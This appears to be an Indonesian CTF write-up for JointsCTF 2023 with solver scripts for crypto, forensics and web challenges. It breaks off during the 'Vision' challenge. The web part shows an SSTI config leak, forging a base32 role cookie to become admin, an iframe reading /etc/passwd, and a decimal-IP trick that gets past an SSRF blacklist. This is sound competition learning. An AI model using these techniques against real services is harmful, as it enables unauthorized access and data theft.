

Big Brain Kidz



ardhani
kokonat
ZafiN

Daftar Isi

Cryptography	2
Easy CBC (100 pts)	2
Rumah Sakit Akademik UGM (152 pts)	3
Forensics	4
Dinosaur (100 pts)	4
File Smuggling (300 pts)	5
Web Exploitation	8
NWORDPASS (718 pts)	8
Vision (100 pts)	12
Web of the Gods (300 pts)	15
L0G1n (300 pts)	17
Binary Exploitation	20
Book Store (100 pts)	20
Pass Manager (550 pts)	22
OSINT	25
wherelsThis (100 pts)	25
Misc	26
Mega SUS (100 pts)	27
FeedBack (100 pts)	27

Cryptography

Easy CBC (100 pts)

Hanya AES biasa dengan key dan iv diketahui, maka dari itu tinggal decrypt biasa aja dan dapatkan fotonya.

Berikut script solver saya

```
from Crypto.Cipher import AES

key = b'JOINTSCTF2023'
key = key.ljust(32, b'\x35')

iv = key[:16]
iv = bytearray(iv)

for i in range(16):
    iv[i] = iv[i] ^ 0x35
iv = bytes(iv)

decryptor = AES.new(key,AES.MODE_CBC,iv=iv)


print("bisa")

cipher = open("out.bmp","rb").read()

header = cipher[:54]
body = cipher[54:]

body = decryptor.decrypt(body)[-16]

with open("flag.jpg","wb") as file:
    file.write(header+body)
    file.close()
```



Flag : JCTF2023{n4rim0_in9_pAndum}

Rumah Sakit Akademik UGM (152 pts)

Diberikan file yang berisi 500 pasangan n,e,c yaitu kunci publik rsa dan ciphertext nya. Pada awalnya saya mengira bisa diserang dengan menggunakan crt. Akan tetapi terjadi error dengan pesan errormya adalah sebagai berikut

```
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/Cry/RSAA$ python3 solve.py
Traceback (most recent call last):
  File "solve.py", line 18, in <module>
    print(solve_crt(clist,nlist))
  File "/home/zafin/.local/lib/python3.8/site-packages/libnum/modular.py", line 61, in solve_crt
    b = invmod(Ni, module)
  File "/home/zafin/.local/lib/python3.8/site-packages/libnum/modular.py", line 34, in invmod
    raise ValueError("no invmod for given @a and @n")
ValueError: no invmod for given @a and @n
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/Cry/RSAA$
```

Artinya adalah, ada pasangan modulus n yang gcd nya tidak sama dengan satu, boom. Kalo gitu tinggal dekrip biasa aja karena dengan gcd kita dapat faktornya dan dapat kunci privatnya.

Berikut script solver saya

```
from libnum import *
from gmpy2 import iroot
from Crypto.Util.number import *

filename = open("flag.enc","r")
```

```

teks = filename.read().replace(":", "=").split("\n\n")[:-1]
filename.close()

nlist = []
clist = []

for i in range(500):
    exec(teks[i])
    nlist.append(n)
    clist.append(c)

for i in range(0,499):
    for j in range(i+1,500):
        fpb = GCD(nlist[i],nlist[j])
        if fpb > 1:
            print("Dapat Salah Satu Faktor")
            idxi, idxj = i,j

p = GCD(nlist[idxi],nlist[idxj])
q = nlist[idxi]//p
phi = (p-1)*(q-1)
d = pow(e,-1,phi)

print(long_to_bytes(pow(clist[idxi],d,p*q)))

```

The terminal window shows the command `python3 solve.py` being run. The output indicates that a common factor was found between two numbers, leading to a flag calculation. The final output is:

```

zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/Cry/RSAA$ python3 solve.py
Dapat Salah Satu Faktor
b'JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}'
zafin@muhammad-vivobookasuslaptop:~/Downloads/CTF/JointsPenyisihan/Cry/RSAA$ █

```

Flag : JCTF2023{d0nt_r3us3_y0ur_pr1m3s_4g41n_4nd_4g41n}

Forensics

Dinosaur (100 pts)


Diberikan file `stegosaurus.jpg`. Berdasarkan judul dan deskripsi soal, challenge ini merupakan challenge steganography. Pada deskripsi soal disebutkan "By the way, stegosaurus likes to hide. Stegosaurus... hide?". Kata-kata ini mengarah pada suatu tool steganography bernama `steghide`. Untuk mengextract file tersebut menggunakan `steghide` diperlukan passphrase. Namun, berdasarkan deskripsi "No phrases were used by historians to describe the extinct dinosaur." diduga bahwa passphrasenya kosong.

```

└─$ steghide extract -sf stegosaurus.jpg
Enter passphrase:
wrote extracted data to "insides_of_stegosaurus.txt".

```

Dan benar, ketika diextract kita mendapatkan file `insides_of_stegosaurus.txt` yang berisi string `e11fc27e5c133faf281e3e4d78c3e0bc773b1306e805493488fc32b4348c44f34d3cae6cd642f7c80b4a`. Lagi-lagi mengacu pada deskripsi soal, saya menduga bahwa string tersebut merupakan blowfish cipher yang memiliki key “dinosaur” dan mode Cipher Feedback (CFB). Saya decode menggunakan [web cyberchef](#) dan menemukan flagnya.



Flag : JCTF2023{the_st364n0s4uru5_likes_b10wf15h}

File Smuggling (300 pts)

Diberikan file challenge.html

File: flag.jpg
 Size: 35,969,389 bytes
 Message: Good Luck finding the password

Generated by dundorma


```

32  {
33     var result = '';
34     var password = document.getElementById('passwordid').value;
35     for(i=0; i<input.length; ++i){
36         result += String.fromCharCode(password.charCodeAt(i) ^ input.charCodeAt(i));
37     }
38     return result;
39 }
40 </script>
41 <table border=0 style='background: #1abc9c'>
42 <tr>
43     <td>
44         File: flag.jpg
45         <br>
46         Size: 35,969,389 bytes
47         <br>
48         Message: Good Luck finding the password
49         <br>
50         <input type=password id=passwordid placeholder=password>
51         <br>
52         <button onclick=retrieve()>Retrieve File</button>
53     </td>
54 </tr>
55 </table>
56 <br>
57 <br>
58 <br>
59 <small text="c3VwZXJzZWNyZXRxYXNzd29yZA==">Generated by dundorma</small>
60 </body>
61 </html>
62


```

Ketika saya buka source codenya, di bagian paling bawah terdapat string seperti base64 "c3VwZXJzZWNyZXRxYXNzd29yZA==" yang ketika didecode menghasilkan string "supersecretpassword". Kemudian saya masukkan supersecret password sebagai password di web tersebut, dan saya mendapatkan file flag.jpg. Saya cek file tersebut menggunakan binwalk, ternyata terdapat file flag.wav dan hint.txt. Isi dari hint.txt sebagai berikut : "listen to flag.wav. It's supposed to be mono, but the left and right channels are slightly different. Figure out what's the difference and get the flag". Awalnya saya bingung harus diapakan karena saya coba memisahkan channel kanan dan kiri menggunakan Audacity tidak mendapatkan apa-apa. Kemudian saya coba cari di internet dan menemukan [link writeup ini](#) yang memiliki deskripsi sama persis. Kemudian saya coba ikuti langkah-langkahnya.


Menggunakan Audacity, saya split stereo track menjadi left and right channel.



Salah satu channel diinvert, di sini saya menginvert channel left.



Kemudian saya gabungkan kembali dan export menjadi left.wav. Dengan begitu terlihat perbedaan pada left and right channel. Lalu, dengan menggunakan [website ini](#), saya melakukan analisis pada spectrum. Didapatkan kode morse.



Setelah didecode, didapatkan flagnya.

Translate morse code

Mode: Morse code to text Text to morse code

-.- - -- . . - - . - - - - -

Copy
Paste

Translation


YOUGOTIT

Copy

Flag : JCTF2023{YOUGOTIT}

Web Exploitation

NWORDPASS (718 pts)




Diberikan sebuah service ip port yang bisa diakses melalui protokol http, pada halaman indeks terdapat 3 menu pada navbar Home, Login dan Sign Up.

Web servers	CDN
 gunicorn	 jsDelivr
Programming languages	UI frameworks
 Python	 Bulma 0.9.4
 PHP	

Tentunya untuk masuk ke dashboard kita harus login dan jika belum memiliki kredensial kita harus melakukan registrasi pada halaman Sign Up. Pada halaman Sign Up terdapat 3 form input yaitu email, name, dan password. Karena challenge ini juga menggunakan python, saya kepikiran untuk mencoba payload SSTI {{config}} pada name.

Saya mencoba login menggunakan kredensial yang baru didaftarkan, ternyata name yang saya sisipkan payload ssti itu dikembalikan ke web content namun tidak tereksekusi.



Saya mencoba mengklik salah satu tombol di bawah dimulai dari `Get NWordPass`, saya gagal mendapatkan NWordPass karena harus menjadi admin untuk mengakses itu. Saya coba intercept request dan mendapatkan path `/getpass` yang diakses melalui method GET.

```
GET /getpass HTTP/1.1
Host: 34.101.234.148:8171
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://34.101.234.148:8171/profile
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: dXNlcl9sZXZlbA%3D%3D=NWSW2YTFOI%3D%3D%3D%3D%3D%3D; session=
.eJwIzj00vjAM00G7ZGaI_2K716k12xGsLZQ0d6c52xveBH3av46n217H1c92v7KtjXu5oNUC8uLow
ArbQ5NAMdrU5KGFOCeeK6uyZg6aR9Yk6XMQWEe4D008B2JdCOAznbh0kOvdIVxGKsrsEYQrVxm0G
3Kdfw1yNS-P5p1iQ.ZDvG6w.nF0mCK6BrgGfdclnf9m_vt039nM
Connection: close
```

Saya mencoba mendekripsi selected text di atas ‘NWSW2YTFOI=====’ yang merupakan base32, hasilnya adalah `member`. Saya coba ubah enkripsi member menjadi admin.

Dan `/getpass` berhasil diakses, payload sstt juga tereksekusi dengan baik. Tidak hanya itu saya mendapatkan `FLAG_URL` yang merupakan internal network (artinya tidak bisa diakses sembarangan dari pihak luar).

```

</div>
<div class="person">
  &lt;Config (&#39;ENV&#39;: &#39;production&#39;,
  &#39;DEBUG&#39;: False, &#39;TESTING&#39;: False,
  &#39;PROPAGATE_EXCEPTIONS&#39;: None, &#39;SECRET_KEY&#39;:
  &#39;randomstring45me&#39;,
  &#39;PERMANENT_SESSION_LIFETIME&#39;:
  datetime.timedelta(days=31), &#39;USE_X_SENDFILE&#39;: False,
  &#39;SERVER_NAME&#39;: None, &#39;APPLICATION_ROOT&#39;:
  &#39;/&#39;, &#39;SESSION_COOKIE_NAME&#39;: &#39;session&#39;,
  &#39;SESSION_COOKIE_DOMAIN&#39;: False,
  &#39;SESSION_COOKIE_PATH&#39;: None,
  &#39;SESSION_COOKIE_HTTPONLY&#39;: True,
  &#39;SESSION_COOKIE_SECURE&#39;: False,
  &#39;SESSION_COOKIE_SAMESITE&#39;: None,
  &#39;SESSION_REFRESH_EACH_REQUEST&#39;: True,
  &#39;MAX_CONTENT_LENGTH&#39;: None,
  &#39;SEND_FILE_MAX_AGE_DEFAULT&#39;: None,
  &#39;TRAP_BAD_REQUEST_ERRORS&#39;: None,
  &#39;TRAP_HTTP_EXCEPTIONS&#39;: False,
  &#39;EXPLAIN_TEMPLATE_LOADING&#39;: False,
  &#39;REFERRED_URL_SCHEME&#39;: &#39;http#39;,
  &#39;JSON_AS_ASCII&#39;: True, &#39;JSON_SORT_KEYS&#39;: None,
  &#39;JSONIFY_PRETTYPRINT_REGULAR&#39;: None,
  &#39;JSONIFY_MIMETYPE&#39;: None,
  &#39;TEMPLATES_AUTO_RELOAD&#39;: None,
  &#39;MAX_COOKIE_SIZE&#39;: 4093,
  &#39;SQLALCHEMY_DATABASE_URI&#39;:
  &#39;sqlite:///db.sqlite#39;, &#39;FLAG_URL&#39;:
  &#39;http://172.20.0.10:1234//flag6386236835#39;,
  &#39;SQLALCHEMY_ENGINE_OPTIONS&#39;: {},
  &#39;SQLALCHEMY_ECHO&#39;: False, &#39;SQLALCHEMY_BINDS&#39;:
  {}, &#39;SQLALCHEMY_RECORD_QUERIES&#39;: False,
  &#39;SQLALCHEMY_TRACK_MODIFICATIONS&#39;: False&gt;
</div>
<div class="reason">
  This certificate will allow you to say the N word and not get in trouble <br>
  This certificate is valid for 1 year

```

Langkah selanjutnya yaitu memanfaatkan celah SSRF pada PDF Rendering yang awalnya saya kira bisa RCE, Code Injection, etc. Berbagai cara sudah saya coba termasuk membuat <iframe src=file:///etc/passwd>, <iframe src=internal_network:port/flag> dan juga javascript dari hostingan saya tetap tidak tereksekusi.

Ketika menginput FLAG_URL: '<http://172.20.0.10:1234/flag6386236835>' juga mendapatkan error di bawah.


172.20.0.10 is flag server, I don't want to print it!

Dapat kita ketahui bahwa ip 172.20.0.10 diblacklist pada server sehingga tidak bisa melakukan panggilan request, saya mencoba banyak referensi untuk bypass url agar tidak terdeteksi sebagai flag server. Akhirnya berhasil dengan mengkonversi ip menjadi desimal.

Contoh: http://decimal_ip:port/path_flag

IP address 172.20.0.10 is equal to 2886991882.

Saya coba untuk input <http://2886991882:1234/flag6386236835> ke service pdf rendering dan berhasil mendapatkan flag.




Kesimpulan


Pada challenge ini diberikan 2 service python (vulnerable terhadap ssti) dan pdf rendering (vulnerable terhadap ssrf), kita dapat mengeksloitasi ssti hanya sampai mendapatkan config dan mengambil url flag. Lalu kita dapat memanfaatkan ssrf http pada pdf rendering untuk mengakses flag pada internal network.

Flag: JCTF2023{h3y_k1ds_d0nt_b3_r4c1st}

Vision (100 pts)



Diberikan sebuah service ip port yang bisa diakses melalui protokol http, pada halaman indeks terdapat form input code dan tombol submit.



Tentunya ini lumayan membuat bingung, code apa yang mau disubmit? Ternyata jika kita view-source dari index ini terdapat /image/clue.png yang berisi teks `mantapujiwa` di gambar.

Setelah menginput `mantapujiwa` pada form dan menekan tombol submit saya mendapatkan pesan “Congratulation” dan gambar bertulisan “Wrong flag but almost there!”. Saya mengklik tombol next dan mendapat tulisan ‘Can you make me visible ?’, langsung saya coba untuk view-source lagi dan ya saya mendapatkan banyak gambar yang tidak tampil.

```
<h1>Can you make me visible ?</h1>
<div class="popup" id="popup">
    <h2>Congratulation</h2>
    <div class="row">
        <div class="column">
            
            
            
            
            
        </div>
        <div class="column">
            
            
            
            
            
        </div>
        <div class="column">
            
            
            
            
            
        </div>
        <div class="column">
            
            
            
            
            
        </div>
        <div class="column">
            
            
            
            
            
        </div>
    </div>
</div>
```

Karena file gambar cukup banyak dan lumayan membuang waktu jika mendownload dan memindahkan ke satu folder satu persatu, saya membuat automation untuk download file tersebut dengan python.

```
import os

for i in range(26):
    os.system(f"wget http://34.101.234.148:8239/image/folder/{i}.png")
```


```
apple@ardhani web/vision » ll
total 256
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 1.png
-rw-r--r-- 1 apple staff 1.0K Mar 30 15:01 10.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 11.png
-rw-r--r-- 1 apple staff 861B Mar 30 15:01 12.png
-rw-r--r-- 1 apple staff 5.2K Mar 30 15:01 13.png
-rw-r--r-- 1 apple staff 839B Mar 30 15:01 14.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 15.png
-rw-r--r-- 1 apple staff 831B Mar 30 15:01 16.png
-rw-r--r-- 1 apple staff 5.2K Mar 30 15:01 17.png
-rw-r--r-- 1 apple staff 1.1K Mar 30 15:01 18.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 19.png
-rw-r--r-- 1 apple staff 397B Mar 30 15:01 2.png
